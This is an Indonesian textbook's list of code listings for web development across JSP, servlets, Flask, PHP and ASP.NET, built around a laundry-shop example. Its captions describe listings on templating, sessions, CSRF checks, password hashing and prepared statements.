Kode 7.61 Keluaran sebenarnya: satu halaman berjalan dua kali di dalam satu permintaan — nomor putarannya membuktikannya — dan setiap putaran melihat parameternya sendiri. Direktif `include` tidak dapat melakukan keduanya. 682
Kode 7.62 Keluaran sebenarnya dari `jsp-servlet/test.sh`: *listener*, tiga *filter*, dan tujuh *servlet* jalur Tomcat, dijalankan terhadap objek pengganti *container* dan basis data contoh. Jam dibekukan pada 2026-09-30 21:00:00 agar setiap putaran memberi jawaban yang sama. 683
Kode 7.63 Sebagian `Main.java`: satu *context* untuk setiap alamat — pemetaan *servlet* versi server ini — masing-masing dengan daftar *filter*-nya, dan sebuah *pool thread*. 683
Kode 7.64 Dua *filter* JDK: log akses, serta pemeriksaan login dan CSRF, masing-masing memanggil `chain.doFilter(ex)` untuk meneruskan permintaan. 684
Kode 7.65 Mesin templat dalam kurang dari lima puluh baris: `{{name}}` melakukan *escape*, `{{{name}}}` tidak, `{{> file}}` menyertakan berkas. *Escaping* adalah bawaannya dan harus ditolak secara eksplisit. 686
Kode 7.66 `bill_row.html`, satu baris tabel berlubang; `BillPages.list` menggambarnya sekali untuk setiap nota. 687
Kode 7.67 `RequestScope`: peta yang dimiliki satu *exchange* dan lenyap bersamanya. Apa yang diberikan *servlet container* sebagai `request.setAttribute`, dibangun dengan tangan. 688
Kode 7.68 Cuplikan keluaran sebenarnya dari `java-httpserver/test.sh` (11 dari 14 pemeriksaannya, yang semuanya lulus). Server mencetak satu baris log akses untuk setiap permintaan, misalnya `GET /bills?outlet=O01&status=queued -> 200 in 29 ms`. 688
Kode 7.69 `before_request` mengerjakan tugas *filter* autentikasi — termasuk pemeriksaan CSRF — dan `after_request` mengerjakan tugas log akses. 690
Kode 7.70 Fungsi *view* Flask untuk `/bills`: *controller* **Kode 7.42** dalam tujuh baris. 691
Kode 7.71 `bills.html` dalam Jinja2. `{% extends %}` dan `{% block %}` menggantikan penyertaan *header* dan *footer*; `loop.index` menggantikan `varStatus`; `| rupiah` adalah filter yang didaftarkan aplikasi; dan setiap `{{ }}` melakukan *escape* secara bawaan. 691
Kode 7.72 Keluaran sebenarnya dari pengujian Flask. Bandingkan dengan **Kode 7.62** dan **Kode 7.68**: nota yang sama, harga yang sama, penolakan yang sama, dari tiga tumpukan teknologi. 692
Kode 8.1 `p81_design.mysql.sql`: tiga tabel, dua *foreign key*, dan empat pernyataan yang mengujinya. 705
Kode 8.2 `P81Design.java`: model fisik yang dijalankan lewat JDBC, satu pernyataan setiap kali, beserta putusan basis data atas masing-masing. 707
Kode 8.3 `p81_design.py`: pelaksana yang sama dalam Python; `--no-fk` membuang baris `PRAGMA` untuk memperlihatkan kesalahan yang menggoda. 709
Kode 8.4 `lib.php`: koneksi basis data, fungsi bantu SQL, *hashing* kata sandi, dan tata letak halaman Laundry Desk. 711
Kode 8.5 `public/index.php`: *front controller* Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf. 715
Kode 8.6 `p82_hashes.php`: *hash* cepat tanpa garam lawan *hash* lambat bergaram, untuk dua pelanggan dengan kata sandi yang sama. 724
Kode 8.7 `p82_hashes.py`: perbandingan yang sama dalam Python, memakai ulang fungsi *hashing* aplikasi Flask. 725
Kode 8.8 `P82Hashes.java`: perbandingan yang sama dalam Java, memakai ulang `LaundryDesk.hashPassword` dan `LaundryDesk.verifyPassword`. 725
Kode 8.9 `laundry_desk.py`: Laundry Desk dengan Flask dan `sqlite3`, rute demi rute sama dengan versi PHP. 728
Kode 8.10 `LaundryDesk.java`: Laundry Desk di atas `com.sun.net.httpserver` dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri. 738
Kode 8.11 `acceptance.py`: dua puluh empat pemeriksaan lewat HTTP sungguhan, ditulis sekali dan dijalankan terhadap ketiga *server*. 753
Kode 8.12 `run_acceptance.sh`: basis data baru, satu *server*, ujinya, dan *server* dimatikan lagi apa pun yang terjadi. 756
Kode 8.13 `env.example`: nama-nama pengaturan, di-*commit* tanpa nilainya. 759

Kode 8.14 `gitignore.txt`, untuk disimpan sebagai `.gitignore`: rahasia, basis data, dan berkas yang dibangun ulang tetap di luar repositori. 759
Kode 8.15 `git_demo.sh`: apa yang akan diterbitkan Git, dengan dan tanpa `.gitignore`. 760
Kode 8.16 `p85_report.sql`: kueri laporan dengan rentang tanggal setengah terbuka, dan versi yang menggoda dengan `BETWEEN`. 762
Kode 8.17 `p85_report.php`: laporan dari PHP, dengan setiap *placeholder* diikat menurut tipenya yang tepat. 763
Kode 8.18 `p85_report.py`: laporan dari Python dan `sqlite3`. 764
Kode 8.19 `P85Report.java`: laporan dari Java lewat JDBC. 764
Kode 8.20 `p86_status.php`: pemeriksaan dengan *prepared statement* dan yang dirangkai dari string, dicoba dengan tiga masukan yang sama. 767
Kode 8.21 `p86_status.py`: percobaan yang sama dalam Python. 767
Kode 8.22 `P86Status.java`: percobaan yang sama dalam Java, `PreparedStatement` lawan `Statement`. 768
Kode 8.23 `p87/index.php`: peran dalam *cookie* (keliru) dan dalam sesi (benar). 771
Kode 8.24 `p87_demo.sh`: enam permintaan dengan `curl`, salah satunya dengan *cookie* palsu. 771
Kode 8.25 `p87_roles.py`: enam uji yang sama dengan *test client* Flask, ditambah sesi bertanda tangan yang dipalsukan. 772
Kode 8.26 `P87Roles.java`: kedua rancangan dan ujinya dalam satu program Java. 774
Kode 8.27 `p88_export.php`: ekspor yang dibangun dengan DOM, dan versi rekatan string yang diperiksa oleh *parser*. 778
Kode 8.28 `p88_export.py`: ekspor dengan ElementTree. 780
Kode 8.29 `P88Export.java`: ekspor dengan DOM dan `Transformer` bawaan JDK. 781
Kode 8.30 `bills.xsd`: skema ekspor harian, dengan tipe bernama untuk status dan untuk teks yang membawa id. 785
Kode 8.31 `bills-broken.xml`: *well-formed*, dan keliru di tiga tempat. 786
Kode 8.32 `p89_validate.php`: *well-formedness*, lalu validitas, dengan setiap galat skema didaftar. 786
Kode 8.33 `p89_validate.py`: dua langkah yang sama dengan `lxml`. 786
Kode 8.34 `P89Validate.java`: dua langkah yang sama dengan JDK, setiap galat dikumpulkan melalui `ErrorHandler`. 787
Kode 8.35 `p810_prices.php`: daftar harga sebagai JSON, dengan setiap harga diubah menjadi bilangan bulat. 789
Kode 8.36 `p810_client.js`: klien yang berhitung dengan harga-harga yang diterimanya. 790
Kode 8.37 `p810_prices.py`: daftar harga dengan `json.dumps`. 790
Kode 8.38 `P810Prices.java`: daftar harga yang ditulis tanpa pustaka, string diloloskan dengan tangan. 791
Kode 8.39 `QueueItem.java`: satu baris antrean sebagai JavaBean, hanya-baca, dengan *getter* untuk halaman. 793
Kode 8.40 `QueueServlet.java`: *controller*-nya. Ia tidak menulis HTML: ia mengisi *request scope* lalu meneruskan. 794
Kode 8.41 `queue.jsp`: *view*-nya. Expression Language untuk membaca, JSTL untuk mengulang, `c:out` untuk meloloskan. 796
Kode 8.42 `web.xml`: satu parameter konteks, yaitu *path* berkas basis data. 796
Kode 8.43 `StubContainer.java`: sekadar cukup dari sebuah kontainer *servlet* untuk menjalankan dua *servlet* dalam subbab ini. 797
Kode 8.44 `p811_queue.py`: halaman antrean dengan rute Flask dan templat Jinja, beserta percobaan peloloskan. 799
Kode 8.45 `P811Queue.java`: halaman antrean di *server* JDK, dengan satu metode *controller* dan satu metode *view*. 800
Kode 8.46 `VisitServlet.java`: variabel lokal, *field*, atribut sesi, dan atribut aplikasi, dicetak berdampingan. 805
Kode 8.47 `p812_visits.py`: hitungan per pengunjung dan per aplikasi dalam Flask. 806

Kode 8.48 `P812Visits.java`: hitungan yang sama di *server* JDK, dengan dua klien yang menyimpan *cookie*. 807
Kode 8.49 `exercises.sql`: penyelesaian Latihan 8.1, 8.2, dan 8.10. 812
Kode 9.1 `HelloWorld.fx`, program JavaFX Script yang lengkap (2008): sebuah `Frame` berisi sebuah `Label`, dideskripsikan alih-alih dikonstruksi. Ditampilkan sebagai sejarah; bahasa ini sudah tidak ada dan tidak dijalankan. 819
Kode 9.2 `silverlight-hello.html`: halaman induk aplikasi Silverlight 1.0. `Silverlight.createObjectEx` memasukkan *plugin* ke `div` dan menyerahkan berkas XAML kepadanya. Ditampilkan sebagai sejarah; tidak dijalankan. 820
Kode 9.3 `MyFirstSilverlightPage.xml`, yang dimuat oleh **Kode 9.2**: satu `TextBlock` yang ditempatkan 17 piksel dari kiri dan 10 piksel dari atas sebuah `Canvas`. Ditampilkan sebagai sejarah; tidak dijalankan. 820
Kode 9.4 `xhr-status.js`: menanyakan status nota dengan `XMLHttpRequest`, dengan gaya tahun 2005. `send()` langsung kembali; fungsi di `onreadystatechange` dijalankan kemudian, saat jawaban lengkap (`readyState` 4). 825
Kode 9.5 Hasil nyata **Kode 9.4** di Chromium terhadap jalur Flask: status 200 beserta data nota, lalu 404 tanpa data untuk nomor telepon yang salah. 826
Kode 9.6 `fetch-status.mjs`: pertanyaan status dengan `fetch()`, dapat dijalankan di Node.js 18 atau yang lebih baru. Permintaan kedua mengirim versi yang sudah dimilikinya dalam `If-None-Match`. 830
Kode 9.7 Keluaran nyata **Kode 9.6** terhadap jalur Flask. Jawaban pertama membawa data dan label versi; jawaban kedua adalah `304 Not Modified` dengan badan kosong. (Flask menulis frasa alasannya dengan huruf kapital.) 831
Kode 9.8 Tiga pemeriksaan beserta jawabannya di mesin *build*: SDK 10.0.112 dengan *runtime* 10.0.12. Nomor *patch* dan folder di mesin Anda akan berbeda; dua angka pertamanya harus `10.0` 838
Kode 9.9 Keluaran nyata `dotnet new webapp` di mesin *build* (jalurnya dipersingkat). *Restore* mengambil paket-paket proyek; tidak ada paket selain *shared framework*, sehingga berhasil walau luring. 839
Kode 9.10 Log `dotnet run --urls http://127.0.0.1:8901` (tiga baris sebelumnya, tentang *launch settings* dan kunci *data protection*, tidak ditampilkan). Peringatannya tidak berbahaya: templat mengalihkan HTTP ke HTTPS dan tidak diberi alamat HTTPS. 839
Kode 9.11 `FirstApp.csproj`. `Sdk="Microsoft.NET.Sdk.Web"` menjadikannya proyek web yang memakai *shared framework* ASP.NET Core; `net10.0` adalah sasarannya; `Nullable` dan `ImplicitUsings` menyalakan pemeriksaan `null` dan `using` otomatis. 840
Kode 9.12 `Program.cs` dari templat. Sebelum `builder.Build()` layanan didaftarkan; sesudahnya *pipeline* dibangun; `app.Run()` menyalakan Kestrel dan menunggu. 841
Kode 9.13 `Pages/Index.cshtml` dari templat. `@page` menjadikan berkas itu halaman beralamat; `@model IndexModel` menyebut *page model*-nya; `@{ … }` menjalankan C# sebelum HTML ditulis. 842
Kode 9.14 `Pages/Index.cshtml.cs`: *page model* dengan `OnGet` kosong, yang dijalankan untuk setiap `GET` ke halaman itu sebelum *markup* dirender. 842
Kode 9.15 `Pages/Razor.cshtml`: tur Razor. Blok `@{ … }` mendeklarasikan variabel C#; setiap baris daftar memperlihatkan satu aturan. 843
Kode 9.16 HTML nyata yang dihasilkan **Kode 9.15**. Komentar Razor telah lenyap, komentar HTML tidak, dan `note` telah di-*encode*. 844
Kode 9.17 `Pages/Shared/_Layout.cshtml`: bingkai setiap halaman. `@RenderBody()` adalah tempat isi halaman; `@RenderSectionAsync("Scripts", …)` adalah tempat halaman boleh menambahkan skrip. 845
Kode 9.18 `Pages/Index.cshtml` pada LiveStatus: daftar harga, dua perulangan `@foreach`; setiap nilai yang dicetak dengan `@` di-*encode*. 846
Kode 9.19 `Pages/Index.cshtml.cs`: *page model* meminta sebuah `ILaundryStore` pada konstruktornya dan mengisi dua *property* di `OnGet`. 846
Kode 9.20 `Pages/Quote.cshtml.cs`. `QuoteInput` mendeskripsikan formulir dengan atribut validasi; `[BindProperty]` meminta agar ia diisi dari formulir yang dikirim; `OnPost` menambahkan dua aturan sendiri dan menghitung harga. 848

Kode 9.21 `Pages/Quote.cshtml`. Atribut `asp-for`, `asp-items`, dan `asp-validation-for` milik ***tag helper***; `Model.Result is { } r` berarti "bila `Result` tidak `null`, sebut ia `r`". 850
Kode 9.22 HTML yang dihasilkan *tag helper* pada **Kode 9.21** (keluaran nyata; sembilan opsi dan sebagian besar token dihilangkan di tempat yang ditandai). Setiap atribut `name`, `id`, `for`, opsi, dan `data-val-*` ditulis oleh *helper*, dan baris terakhir ditambahkan tanpa diminta. 851
Kode 9.23 `Hello.aspx`: direktif, blok deklarasi kode, blok render kode, komentar sisi server, kontrol server, ekspresi *data-binding*, tag objek sisi server, dan penyertaan sisi server. Tidak dijalankan. 852
Kode 9.24 `Quote.aspx`: formulir penawaran di dalam *master page*, dengan keenam kontrol validasi; masing-masing menyebut kontrolnya lewat `ControlToValidate`. Tidak dijalankan. 857
Kode 9.25 `Quote.aspx.cs`: `Page_Load` mengisi daftar hanya pada kunjungan pertama; `cvWhole_ServerValidate` adalah aturan buatan sendiri; `btnQuote_Click` dijalankan bila tombol itu memicu *postback*, jika `IsValid`. Tidak dijalankan. 857
Kode 9.26 `Site.master`. Setiap halaman isi mengisi `ContentPlaceHolder` dengan kontrol `asp:Content`, seperti dilakukan `Quote.aspx`. Tidak dijalankan. 859
Kode 9.27 `LiveStatus.aspx`: status langsung sebagai Web Form. `ScriptManager` memuat pustaka Ajax Microsoft, `UpdatePanel` menandai bagian yang disegarkan, dan `Timer` memicu *postback* setiap 10 detik. Tidak dijalankan. 859
Kode 9.28 `LiveStatus.aspx.cs`: tombol dan *timer* memanggil metode yang sama, yang membaca nota melalui `LaundryDb` (di `App_Code`) dan mengisi label-labelnya. Tidak dijalankan. 860
Kode 9.29 `Data/ILaundryStore.cs`: lima hal yang dibutuhkan halaman-halaman. `LookUp` mengembalikan sebuah *tuple* berisi ETag dan *view*. 865
Kode 9.30 `Data/Models.cs`. `StatusView` adalah kontrak JSON pada **Tabel 9.2**; `LaundryProblem` membawa status HTTP dan kode galat; `LiveJson.Options` menulis `BillId` sebagai `bill_id`. 865
Kode 9.31 `Data/LaundryRules.cs`: jam janji pada Persamaan (9.3), kata-kata untuk setiap status, serta pemformatan jumlah dan rupiah — tabel yang sama dengan jalur PHP, Java, dan Python. 866
Kode 9.32 Bagian pertama `Data/CsvLaundryStore.cs`: kelas `Bill` di memori dan konstruktornya, yang membaca enam berkas CSV dengan pembaca kecil di akhir berkas, menjumlahkan pembayaran per nota, dan mengurutkan peristiwa status setiap nota. 868
Kode 9.33 `Advance` pada `CsvLaundryStore`: di dalam satu `lock`, cari notanya, terapkan dua aturan status, catat peristiwanya. `case "finished" when balance > 0` menyatakan "sudah selesai, tetapi masih ada utang". 870
Kode 9.34 Awal `Data/SqliteLaundryStore.cs` (tidak dikompilasi di sini). `#if USE_SQLITE` menyembunyikan berkas kecuali simbolnya didefinisikan; `Open` menyalakan *foreign key*, sebagaimana diwajibkan skema Laundry; `Command` mengikat setiap nilai sebagai parameter. 871
Kode 9.35 `LiveStatus.csproj`. `PropertyGroup` kedua hanya berlaku dengan `-p:UseSqlite=true`, lalu menambahkan `USE_SQLITE` ke simbol-simbol kompilator. 872
Kode 9.36 `Data/ShopClock.cs`: waktu toko untuk demonstrasi. `config["LAUNDRY_NOW"]` membaca variabel lingkungan, yang otomatis ditambahkan ASP.NET Core ke konfigurasinya. 872
Kode 9.37 `Program.cs` pada LiveStatus: tetapkan *culture*, daftarkan layanan, bangun *pipeline*, dan petakan `/api/status` ke sebuah *lambda*, bukan ke halaman. 873
Kode 9.38 `Pages/Status.cshtml.cs`: `OnGet` menampilkan formulir; `OnPost` menggambar jawabannya di server untuk peramban tanpa JavaScript; `OnGetLive` memberi jawaban yang sama sebagai JSON, beserta ETag, untuk `fetch()`. 875
Kode 9.39 Jawaban nyata `GET /Status?handler=Live&bill=B2952&phone=0812-0000-4710`. Perhatikan `&` di tempat jalur Flask menulis `&`: *string* JSON yang sama. 877
Kode 9.40 `Pages/Status.cshtml`. `data-api` memberi tahu skrip di mana JSON-nya berada; `hidden="@(r is null)"` menyembunyikan kartu bila belum ada hasil; id `st-bill`, `st-text`, `st-steps`, dan seterusnya adalah kontrak dengan `live-status.js`. 877
Kode 9.41 `live-status.js`, mesin Ajax halaman pelanggan. Ia mengenal server hanya lewat alamat di `data-api`; ia bertanya dengan `fetch`, mengirim ETag yang dimilikinya, menggambar dengan `textContent`, dan bertanya lagi dengan pewaktu. 879
Kode 9.42 `Pages/Counter.cshtml.cs`: `OnGetQueue` mengembalikan nota-nota terbuka sebuah gerai sebagai JSON; `OnPostAdvance` memajukan satu nota selangkah, atau mengembalikan penolakan dari penyimpanan beserta kode statusnya. 883

Kode 9.43 `Pages/Counter.cshtml`. `@Html.AntiForgeryToken()` menulis token tersembunyi tanpa formulir agar skrip dapat mengirimnya; `{id}` pada `data-advance-api` adalah tempat yang diganti oleh skrip. 884

Kode 9.44 `counter.js`: muat nota-nota terbuka sebagai JSON dan bangun satu baris per nota; sebuah tombol mengirim ke alamat *advance* lalu mengganti barisnya sendiri dengan jawabannya, atau menampilkan alasan server menolak. 885

Kode 9.45 Transkrip nyata uji peramban ujung ke ujung pada jalur Razor Pages: jawaban 200, 304, dan 200, dan halaman pelanggan berubah 9,0 detik setelah klik di konter. 888

Kode 9.46 `php/router.php`. Permintaan di luar `/api/` diteruskan ke berkas statis; alamat API dicocokkan menurut metode dan jalurnya; sebuah `Problem` menjadi galat JSON dengan statusnya, pengecualian lain menjadi 500 yang rinciannya hanya masuk ke log. 889

Kode 9.47 `lookUp` pada `php/src/LaundryStatus.php`: telepon disederhanakan menjadi digit, nota dan telepon diperiksa bersama dalam satu *prepared statement*, dan satu jawaban 404 berlaku baik untuk nota yang tak dikenal maupun telepon yang salah. 891

Kode 9.48 `api` pada `java/src/laundry/LiveStatusServer.java`. Satu koneksi per permintaan, ditutup oleh *try-with-resources*; ETag dan 304 ditangani sendiri, dengan `sendResponseHeaders(304, -1)`, di mana `-1` berarti "tanpa badan". 892

Kode 9.49 `python/app.py`: tiga alamat JSON dalam Flask. Folder statis dilayani di akar, sehingga berkas *front end* tidak memerlukan rute; satu *error handler* mengubah setiap `Problem` menjadi galat JSON. 893

Kode 9.50 `look_up` pada `python/laundry_status.py`. Kamus yang dikembalikannya adalah JSON pada **Tabel 9.2**, *field* demi *field*; `version(row)` menghitung ETag pada Persamaan (9.5). 895

Kode 9.51 Akhir keluaran nyata `tests/check_tracks.py` (bagian-bagian sebelumnya dan empat belas baris bagian ASP.NET dihilangkan di tempat yang ditandai). Blok terakhir membandingkan JSON hasil penguraian dari keempat jalur: identik. 896

Kode 10.1 `conf/tomcat-users.xml` dengan empat peran manajemen dan satu pengguna, `admin`, yang memegang semuanya. Diperiksa sebagai XML yang *well-formed*; tidak di-*deploy* di sini, karena Tomcat tidak dapat diunduh di mesin *build*. Pada mesin yang dapat dijangkau orang lain, pakailah kata sandi panjang pilihan Anda sendiri dan berikan setiap peran hanya kepada yang memerlukannya. 914

Kode 10.2 `dotnet` tanpa argumen mencetak cara pemakaiannya, di sini dari .NET 10 SDK di mesin *build*. `dotnet --info`, `dotnet --list-sdks`, dan `dotnet --list-runtimes` menyebutkan persis apa yang terpasang. 920

Kode 10.3 `dotnet new console -o myApp`, `cd myApp`, dan `ls -l` (di Windows, `dir`) di mesin *build*: berkas proyek 243 bait, berkas sumber 103 bait, dan `obj`, tempat proses *build* menyimpan berkas kerjanya. 921

Kode 10.4 `oldMain/Program.cs`, bentuk lama `Program.cs`: sebuah *namespace*, sebuah kelas, dan metode `Main` di sekeliling satu baris yang benar-benar bekerja. Bentuk ini masih terkompilasi di .NET 10, dan `dotnet run` mencetak `Hello, World!`. 921

Kode 10.5 `dotnet run`: *build*, lalu jalankan. Jalan yang pertama lambat karena mengompilasi; jalan berikutnya memakai ulang apa yang tidak berubah. 922

Kode 10.6 `myApp/Program.cs` dengan pernyataan kedua yang menggabungkan sebuah *string* dengan `DateTime.Now`. 922

Kode 10.7 Program dijalankan lagi. `DateTime.Now` dicetak dalam format regional mesin; mesin *build* Linux tidak memiliki pengaturan regional, sehingga .NET memakai *invariant culture*, bulan/hari/tahun dengan jam 24. Mesin yang diatur ke wilayah lain mencetak formatnya sendiri. 922

Kode 10.8 `dotnet new webapp -o myWebApp --no-https`: templat "ASP.NET Core Web App (Razor Pages)" dibuat dan dependensinya dipulihkan. 922

Kode 10.9 Kestrel menyala di `myWebApp`: ia melaporkan "Now listening on: http://localhost:9010", lingkungannya (*Development*), dan *content root*-nya; baris terakhir muncul ketika server dihentikan. Proyek sudah di-*build* dengan `dotnet build`, karena itu `--no-build`; `--urls` memilih *port*-nya. 922

Kode 10.10 `Pages/Index.cshtml` yang ditulis ulang: `@page` menjadikan berkas itu sebuah halaman, `@model IndexModel` menamai kelas C# di belakangnya, blok `@{ … }` mengatur judul, dan `@DateTime.Now` mencetak nilai C# ke dalam HTML. 923

Kode 10.11 python/rules.py: peran karyawan, pemeriksaan nota baru, dan format rupiah. Berkas ini tidak mengimpor apa pun dari Flask dan tidak menjalankan SQL sendiri; store diteruskan dari luar. 930
Kode 10.12 verify_password dalam PHP: hash_pbkdf2 dengan true untuk bait mentah, dan hash_equals untuk perbandingannya. 931
Kode 10.13 Passwords.java: *key factory* PBKDF2WithHmacSHA256 milik JDK; panjang kunci diberikan dalam bit, karena itu * 8. 932
Kode 10.14 VerifyPassword dalam C#: Rfc2898DeriveBytes.Pbkdf2, yang namanya aneh karena berasal dari RFC 2898, standar yang mendefinisikan PBKDF2. 932
Kode 10.15 verify_password dalam Python: hashlib.pbkdf2_hmac dari pustaka standar. 933
Kode 10.16 php/public/index.php. Setiap permintaan masuk lewat sini: berkas statis dikembalikan ke server bawaan, sesi dimulai, setiap POST diperiksa tokennya, dan tabel *route* memutuskan fungsi mana yang berjalan. 935
Kode 10.17 php/public/.htaccess untuk Apache: permintaan untuk berkas sungguhan (-f) dilayani apa adanya; selebihnya ditulis ulang ke index.php, dengan *query string* dipertahankan (QSA). 936
Kode 10.18 php/src/pages.php: satu fungsi per *route*. Masing-masing membaca permintaan, bertanya kepada aturan dan *store*, lalu diakhiri dengan merender templat, mengalihkan, atau menolak. 936
Kode 10.19 Paruh pertama php/src/web.php: e meng-*escape* untuk HTML, render menjalankan templat di dalam *layout*, redirect mengirim 303 See Other, dan abort merender halaman galat dengan sebuah status. 939
Kode 10.20 php/templates/customers.php. Setiap nilai yang berasal dari basis data atau dari pengunjung melewati e(); jumlahnya adalah bilangan bulat yang dihasilkan PHP sendiri, dan dicetak apa adanya. 939
Kode 10.21 Store::searchCustomers: teks pengunjung menjadi pola LIKE yang karakter *wildcard*-nya sendiri di-*escape*, dan kedua pernyataan disiapkan dengan *placeholder* ?. 940
Kode 10.22 Bagian atas php/src/Store.php: satu sambungan PDO per permintaan, dibangun dari DSN di konfigurasi. 941
Kode 10.23 php/config.php: DSN basis data, pengguna dan kata sandinya, serta jam beku opsional untuk pengujian. Setiap nilai dapat ditimpa oleh variabel lingkungan. 941
Kode 10.24 Pengujian penerimaan terhadap bangunan PHP di *port* 9001, di atas salinan basis data yang baru: delapan belas pemeriksaan, delapan belas lolos. 942
Kode 10.25 AppListener: ketika aplikasi menyala, bangun satu Store dan taruh di *application scope*, tempat setiap *servlet* dapat menemukannya. 943
Kode 10.26 Guard, satu-satunya *filter* bangunan *servlet*: UTF-8 lebih dulu, token CSRF untuk setiap sesi, token diperiksa pada setiap POST, dan siapa pun yang belum *login* dikirim ke /login. 944
Kode 10.27 LoginServlet: doGet menampilkan formulir, doPost memeriksa kata sandi, dan bila berhasil mengganti id sesi sebelum menyimpan penggunanya. 945
Kode 10.28 NewBillServlet, dipetakan ke *path* tepat /bills/new: pencuci ditolak, formulir ditampilkan atau diperiksa, dan nota yang sah disimpan lalu diikuti 303 See Other. 947
Kode 10.29 BillServlet, dipetakan ke awalan /bills/*: id-nya adalah apa pun yang mengikuti /bills/, dicocokkan dengan polanya sebelum basis data ditanya. 948
Kode 10.30 _top.jspf, di-*include* pada saat penerjemahan ke setiap tampilan: direktif halaman, pustaka inti JSTL, dan kepala halaman dengan formulir keluarnya. 949
Kode 10.31 customers.jsp: *markup* yang sama dengan **Kode 10.20**, dengan <c:out> mengerjakan apa yang dikerjakan e() dan <c:forEach> mengerjakan apa yang dikerjakan foreach. 950
Kode 10.32 web.xml: URL basis data sebagai parameter konteks, batas waktu sesi tiga puluh menit, dan *cookie* sesi yang HttpOnly dan menjadi satu-satunya cara sesi dilacak. 951
Kode 10.33 java/servlet/build.sh. Jar API Servlet dipakai untuk mengompilasi dan tidak pernah dikemas: Tomcat menyediakan miliknya sendiri, dan salinan kedua di dalam WAR menyebabkan galat pemuatan kelas. 951
Kode 10.34 main dan dispatch di Main.java: satu konteks untuk setiap *path*, sebuah *thread pool*, dan switch atas metode dan *path* yang memerankan pemetaan *servlet*. 952

Kode 10.35 Sesi dengan tangan di `Web.java`: id berupa 64 digit heksadesimal acak, token CSRF yang baru, dan *cookie* yang `HttpOnly` dan `SameSite=Lax`. 954
Kode 10.36 `Views.customers`: HTML yang sama dengan versi PHP, JSP, Razor, dan Jinja2, dirakit dengan `StringBuilder` dan sebuah *text block*. 954
Kode 10.37 `Store.createBill` dalam Java: `setAutoCommit(false)` memulai transaksi, `commit` mengakhirinya, dan pengecualian apa pun membatalkannya (*rollback*) sebelum diteruskan. 955
Kode 10.38 `aspnet/LaundryRazor.csproj`. Web SDK membawa seluruh ASP.NET Core; tidak ada yang diunduh. Kedua kelompok bersyarat menyalakan *store* SQLite hanya bila *build* memintanya. 957
Kode 10.39 Metode pertama `SqliteStore` (tidak dikompilasi di pembangunan buku ini). ADO.NET menamai *placeholder*-nya — `$email` — sedangkan PDO, JDBC, dan `sqlite3` memakai `?`; `AddWithValue` mengikatnya. 958
Kode 10.40 `aspnet/Program.cs`: layanan yang dapat diminta aplikasi, lalu *pipeline middleware* yang dilalui setiap permintaan, secara berurutan. 958
Kode 10.41 `aspnet/appsettings.json`: alamat tempat Kestrel mendengarkan, *store* mana yang dipakai dan di mana datanya, serta seberapa banyak yang dicatat di log. 960
Kode 10.42 `Customers.cshtml.cs`: *store* tiba melalui konstruktor; nilai *query string* `q` tiba sebagai argumen *handler*. 960
Kode 10.43 `Customers.cshtml`: *markup* yang sama dengan **Kode 10.20** dan **Kode 10.31**, dengan `@` beralih ke C# untuk satu ekspresi setiap kalinya. 961
Kode 10.44 `Login.cshtml.cs`: kata sandi diperiksa oleh `VerifyPassword` yang sama dengan **Kode 10.14**; bila berhasil, id, nama, peran, dan gerai karyawan menjadi *claim*, dan `SignInAsync` menaruhnya ke dalam *cookie* terenkripsi. 962
Kode 10.45 `Bills/New.cshtml.cs`: pencuci ditolak dengan 403, formulir diperiksa oleh aturan bersama, dan nota yang sah diikuti `RedirectToPage`. 963
Kode 10.46 Delapan baris pertama pengujian penerimaan terhadap versi pertama bangunan ASP.NET. Pemeriksaan 02 tidak menemukan kolom tersembunyi di formulir *login*, dan setiap POST ditolak dengan 400: token *antiforgery*-nya tidak ada. 964
Kode 10.47 Awal `CsvStore`: kelima tabel dibaca sekali, karyawan diindeks menurut e-mel, dan pencarian dikerjakan dengan LINQ dalam urutan yang sama dengan bangunan SQL. 965
Kode 10.48 Paruh pertama `python/app.py`: konfigurasi dari variabel lingkungan, satu `Store` per permintaan di `g`, token CSRF dan pemeriksaannya sebelum setiap POST, dan dekorator `login_required`. 967
Kode 10.49 Paruh kedua `python/app.py`: satu fungsi *view* per *route*, *error handler*, jam toko, dan titik masuk server pengembangan. 969
Kode 10.50 `templates/base.html`: *layout*-nya. `{% block main %}` adalah lubang yang diisi setiap halaman. 971
Kode 10.51 `templates/customers.html`: `{% extends %}` menamai *layout*-nya, dan halaman hanya menyediakan judul dan bloknya. Setiap `{{ … }}` di-*escape*. 972
Kode 10.52 `Store.create_bill`: `with self.db:` meng-*commit* transaksi bila bloknya selesai dan membatalkannya bila ada pengecualian yang lolos dari blok itu. 973
Kode 10.53 Paruh pertama `acceptance/acceptance.py`: peramban yang menyimpan *cookie*, mengirim kolom-kolom tersembunyi sebuah formulir, dan mengembalikan *redirect* alih-alih mengikutinya. 974
Kode 10.54 Delapan belas pemeriksaan. Masing-masing menamai satu perilaku dari **Tabel 10.1**; kegagalan mencetak apa yang diterima sebagai gantinya. 976
Kode 10.55 `php/deploy/httpd-vhosts-laundry.conf`: Apache juga mendengarkan di 9001, melayani `php/public`, mematuhi `.htaccess`-nya, dan meneruskan lokasi basis data ke PHP sebagai variabel lingkungan. 983
Kode 10.56 Pengujian penerimaan terhadap dua *worker* gunicorn yang masing-masing mengarang kunci rahasianya sendiri. Pemeriksaan mana yang gagal berubah dari satu jalan ke jalan berikutnya; bahwa ada yang gagal, tidak berubah. 985
Kode 10.57 `python/deploy/nginx-laundry.conf`: nginx melayani berkas statis dan meneruskan setiap permintaan lain ke gunicorn di *port* 9005, dengan memberitahukan *host*, alamat klien, dan skema aslinya. Berkas ini ditulis untuk bab ini dan tidak dijalankan di pembangunan buku ini. 986

Kode 11.1 `VisitorCounter01.html`: halaman statis. Angkanya adalah bagian dari berkas. 998
Kode 11.2 `VisitorCounter02.aspx`: penghitung sebagai halaman dinamis, dengan kode C# yang ditulis di dalam halaman di antara `<%` dan `%>`. Web Forms; tidak dijalankan di sini. 998
Kode 11.3 `Counter.cshtml.cs`: model halaman. `OnGet` berjalan untuk setiap permintaan GET; `lock` menjadikan baca, tambah, dan tulis satu langkah yang tak terpisahkan bagi proses server ini. 1000
Kode 11.4 `Counter.cshtml`: *view*. `@Model.Visitor` mencetak angka yang dihitung oleh `OnGet`. 1000
Kode 11.5 Penghitung setelah 4 kunjungan dan 50 permintaan serentak: pengunjung ke-55 adalah pengunjung nomor 55. Tidak ada kunjungan yang hilang. 1001
